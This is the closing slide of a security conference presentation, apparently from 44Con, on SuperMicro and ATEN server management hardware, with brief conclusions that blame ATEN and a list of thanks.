
Conclusions

In summary

- Computers you have no control over are bad
  - If you can't control them then someone else will
- This was in <48 hours
  - I'll do some more in a few weeks
- Don't blame SuperMicro
  - OEM material (certified too!)
  - ATEN's fault

Thanks for having me

It keeps me off the streets



This presentation brought to you by Spongebob Squarepants, SuperMicro, ATEN, Basingstoke NHS, SBTRKT, Submotion Orchestra, Grandaddy, Security Book Reviews, 44Café, the awesome 44Con team, The guys at Mandalorian and Oz.